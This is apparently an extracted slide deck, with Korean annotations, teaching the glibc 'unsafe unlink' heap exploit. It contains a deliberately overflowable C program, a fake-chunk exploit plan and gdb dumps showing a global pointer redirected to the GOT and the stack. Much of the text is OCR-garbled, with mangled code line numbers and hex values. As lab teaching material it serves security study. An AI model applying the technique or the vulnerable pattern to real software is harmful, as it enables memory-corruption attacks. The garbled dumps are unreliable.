# UNSAFE UNLINK




## index

0x00 Unlink?

0x01 Exploit plan!

0x02 Exploit!!.



Ox00 Unlink.


$$1.BK->fd = p->fd | FD->bk = p->bk$$

2.Chunksize(p) != prev\_size(next\_chunk(p))

Ox00 Unlink.

1.BK->fd = p->fd 
$$\frac{1}{1}$$
->bk = p->bk

"corrupted double-linked list" Error



"corrupted size vs. prev\_size" Error




14.04.5 LTS

Glibc 2.19

64bit


```
#include <stdio.h>
 1 2 3 4 5 6 7
    #include <stdlib.h>
     char *buf1;
    void main(){
         buf1 = malloc(0x80);
 8
             printf("buf1 : %p\n",&buf1);
 9
         char *buf2 = malloc(0x80);
10
11
         scanf("%144s",buf1);
12
13
         free(buf2);
14
15
         scanf("%32s",buf1);
16
         scanf("%128s",buf1);
17
```


### OxO1Exploit plan! buf1 0x601040 0x601060 0x602010 0x602000 0x91 0x602010 Malloc(0x80) 0x602090 0x91 Malloc(0x80) 0x20ee1



0x01

#### Exploit plan!






0x01 Exploit plan!


P->FD->bk 0x601040 Prev\_size Fake chunk size fd 0x602010 0x601060 0x0 0x0 buf1 bk=0x602010 0x601040 0x601048 0x601050 P->BK->fd 0x601040 0x601060 0x601048 Prev\_size size 0x601060 bk fd=0x602010

$$BK->fd = p->fd \mid FD->bk = p->bk$$

0x01 Exploit plan!



0x602000:	0×0000000000000000	0x000000000000000091
0x602010:	0x00000000000000000	0x00000000000000000
0x602020:	0x0000000000000000	0x00000000000000000
0x602030:	0x0000000000000000	0x00000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000000	0x00000000000000091
0x6020a0:	0x0000000000000000	0x00000000000000
0x6020b0:	0×0000000000000000	0x0000000000000000
0x6020c0:	0×0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0×0000000000000000	0x0000000000000000
0x6020f0:	0×0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1
0x602130:	0x0000000000000000	0x00000000000000000



#### free(buf2)이후

0x602000:	0x0000000000000000	0x00000000000000091
0x602010:	0×0000000000000000	0x0000000000020ff1
0x602020:	0x000000000601048	0x0000000000601050
0x602030:	0×0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x00000000000000	0x00000000000000090
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1
0x602130:	0x0000000000000000	0x0000000000000000

0x601040	buf1	
0,001040		
0x601060		
	0x601048	

0x602000

0x602010

0x0 0x20ff1

0x602090

0x90

0x91

Malloc(0x80)

08x0

0x20ee1

(gdb) x/10gx 0x601040

0x601040 <\_\_isoc99\_scanf@got.plt>: 0x00007ffff7a6ed10 0x00000000000000000

0x601060 <buf1>: 0x000000000601048 0x000000000000000

(gdb) x/10gx 0x601040

0x601050:

0x601070:

0x601080:

0x601060 <buf1>:

0x601040 <\_\_isoc99\_scanf@got.plt>:

0x4141414141414141

0x0000000000000000

0x0000000000000000

#### free(buf2)이후

0x602000:	0x0000000000000000	0x00000000000000091
0x602010:	0x0000000000000000	0x0000000000020ff1
0x602020:	0x000000000601048	0x0000000000601050
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000080	0x00000000000000090
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0×0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1
0x602130:	0×0000000000000000	0×0000000000000000

0x4242424242424242

0x00007ffff7a6ed10

0x4141414141414141

0x0000000000000000

0x0000000000000000

0x0000000000000000

0004000	AAAAAAA	AAAA
0x601060	BBBBBBBB	
0x602000		
0x602010		0x9
0x602010	0x0	0x20
	0x601048	0x601
0,002030	0x80	0x9
4141	Malloc	e(0x80)

0x601040

0x4141414141414141

buf1

AAAAAAA

AAAAAAA

0x91

0x20ff1

0x601050

0x90

0x20ee1

Ex	ploi	t !	!!.

#### free(buf2)이후

0x602000:	0x0000000000000000	0x00000000000000091
0x602010:	0x0000000000000000	0x0000000000020ff1
0x602020:	0x0000000000601048	0x0000000000601050
0x602030:	0x0000000000000000	0x00000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x000000000000000	0x00000000000000090
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000020ee1
0x602130:	0x0000000000000000	0x0000000000000000

0x601040	buf1	
0,001040		
0x601060		
	0x7ffffffdf40	
0x602000		

0x602000 0x602010

 0x0
 0x20ff1

 0x601048
 0x601050

0x602090

0x90


0x91

Malloc(0x80)

08x0

0x20ee1

(gdb) x/10gx 0x0601040 0x601040 <\_\_isoc99\_scanf@got.plt>: 0x00007ffff7a6ed10 0x0000000000000064 0x0000000000000000 0x601050: 0x0000000000000000 0x601060 <buf1>: 0x00007fffffffdf40 0x0000000000000000 0x0000000000000000 0x601070: 0x0000000000000000 0x601080: 0x0000000000000000 0x0000000000000000



```
(gdb) x/x 0x601060
0x601060 <buf1>:
                       0x00007fffffffdf40
(gdb) c
Continuing.
Breakpoint 4, 0x00000000004006bf in main ()
(gdb) x/x 0x601060
                       0x00007fffffffdf40
0x601060 <buf1>:
(gdb) x/20gx $rsp
0x7ffffffffdf40: 0x4141414141414141
                                       0x4141414141414141
0x7ffffffffdf50: 0x4141414141414141
                                       0x4141414141414141
0x7fffffffdf60: 0x4141414141414141
                                       0x00007fff00614141
0x7fffffffdf70: 0x0000000100000000
                                       0x000000000040062d
0x7fffffffdf80: 0x0000000000000000
                                       0xd18e00a0873d0c33
0x7ffffffffdf90: 0x00000000000400540
                                       0x00007fffffffe030
0x7fffffffdfa0: 0x00000000000000000
                                       0x00000000000000000
0x7ffffffffdfb0: 0x2e71ff5f39fd0c33
                                       0x2e71efe6dac70c33
0x7fffffffdfc0: 0x0000000000000000
                                       0x0000000000000000
0x7fffffffdfd0: 0x00000000000000000
                                       0x00000000004006d0
```

## **END**